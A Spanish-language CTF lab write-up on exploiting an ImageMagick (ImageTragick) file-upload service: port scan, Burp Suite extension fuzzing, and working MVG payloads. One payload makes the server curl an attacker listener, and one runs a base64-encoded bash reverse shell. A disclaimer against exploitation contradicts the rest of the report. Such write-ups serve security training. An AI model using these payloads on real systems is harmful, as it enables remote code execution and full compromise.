**Informe Profesional - Imagemagick**

**Docker Composer**

**Introducción:**

El presente informe documenta el proceso de pentesting realizado en la máquina CTF " Imagemagick", con el objetivo de obtener acceso no autorizado y privilegios root para obtener el control total de la misma. Se llevaron a cabo diversas actividades y pruebas de penetración para identificar vulnerabilidades y puntos débiles en la seguridad de la máquina. A continuación, se detallan los resultados obtenidos y las metodologías utilizadas.

**Enumeración de servicios:**

Se realizó un escaneo de puertos utilizando la herramienta Nmap, obteniendo los siguientes resultados:

* 8080/tcp filtered http-proxy

***Comandos:***


* ***nmap -sS -sV <IP>***

**Análisis Pagina Web en el Puerto 8080:**


Hemos revisado la página web y encontramos una funcionalidad que permite cargar archivos. Si bien esta característica podría representar una potencial vulnerabilidad, es importante tener en cuenta que cualquier intento de aprovecharla con fines no autorizados sería una práctica irresponsable y potencialmente ilegal. En lugar de realizar acciones inapropiadas, nos enfocamos en analizar cuidadosamente esta funcionalidad para comprender sus posibles riesgos de seguridad y recomendar soluciones adecuadas para fortalecer la protección del sistema.

Lo primero que hacemos es con la herramienta de burpsuite obtener el flujo de la solicitud y configurar para ver que tipos de archivo acepta la pagina. Para realizar dicho trabajo tenemos que configurar el burpsuite y el foxyproxy en el puerto 8081 ya que la maquina que estamos utilizando es mediante Docker composer el cual se esta ejecutando en el puerto 8080.

Una vez configurado el burpsuite y el FoxyProxy subimos un archivo .txt como ejemplo para obtener los registros en burpsuite




Mandamos la solicitud al repeater y damos enviar para ver la respuesta




Podemos ver que la pagina web no acepta archivos con extensión .txt por el cual tenemos que realizar un fuzzing para averiguar que tipo de archivos acepta la pagina web. Entonces mandamos la solicitud al intruder para realizar un ataque de snniper para averiguar la extensión de archivos que acepta la pagina, para ello tenemos que configurar que en la extensión del archivo quede de la siguiente manera:

file.$txt$




Despues nos vamos a la pestaña de payload y en la sección Payload Settings colocamos la lista de extensiones




Luego en settings buscamos la sección de grep extract y le damos en el botón add se nos abrirá una ventana en el cual damos al botón refetch response y nos saldrá el resultado que obtuvimos en el repeater de que no se podia las extensiones .txt.


Seleccionamos la oración donde indica que no se soportan los archivos txt y automáticamente podemos ver que se crean unas expresiones regulares el cual lo que tenemos que hacer solo es dar clic en ok



Ya configurado todo lo anterior nos vamos en la pestaña inicial de positions y tiramos el ataque y como conclusión obtenemos las extensiones jpg, png, gif



**Comprobación de Vulnerabilidad**



Cuando obtuvimos la solicitud de la subida del archivo test.txt podemos observar el contenido de dicho archivo que es “Archivo de prueba” por el cual podemos utilizar el repeater y en vez del contenido colocar el siguiente código:

**push graphic-context**


**viewbox 0 0 640 480**

**fill 'url(https://127.0.0.0/oops.jpg"|curl "172.17.0.1:4646)'**

**pop graphic-context**

Configuramos en nuestra terminal un nc -lvp 4646

Y en el repeater cambiamos la extensión a jpg y enviamos la solicitud y veremos que en la terminal de kali hay respuesta



El cual nos indica que hay conexión y comunicación con la maquina victima por el cual solo tenemos que configurar un archivo con extensión jpg, png o gif con una revershell.

**Acceso a la Maquina Victima**

Ahora crearemos una revershell con nombre rshell.jpg y con el siguiente código:

***push graphic-context***

***viewbox 0 0 640 480***

***fill 'url(https://127.0.0.0/oops.jpg?`echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE3Mi4xNy4wLjEvNDY0NiAwPiYxCg== | base64 -d | bash`"||id " )'***

***pop graphic-context***

Volvemos a configurar el nc -lvp 4646 para obtener el Shell, y en la pagina web subimos el archivo rshell.jpg y obtenemos acceso a la maquina victima.y con privilegios root

**Conclusiones:**

En este informe, se detallaron las actividades llevadas a cabo para obtener acceso a la maquina ImageMagic y privilegios root en la máquina A través del escaneo de puertos, el análisis de la página web el cual es para subir archivos por el cual tuvimos que determinar con fuzzing el tipo de archivos que la pagina admitía mediante la herramienta de burpsuite, después utilizamos una revershell configuramos parte del código utilizando base64 para colocar ip y puertos y así obtuvimos finalmente el acceso a la maquina y con privilegios root.

Para más información:

<https://github.com/vulhub/vulhub/tree/master/imagemagick/imagetragick>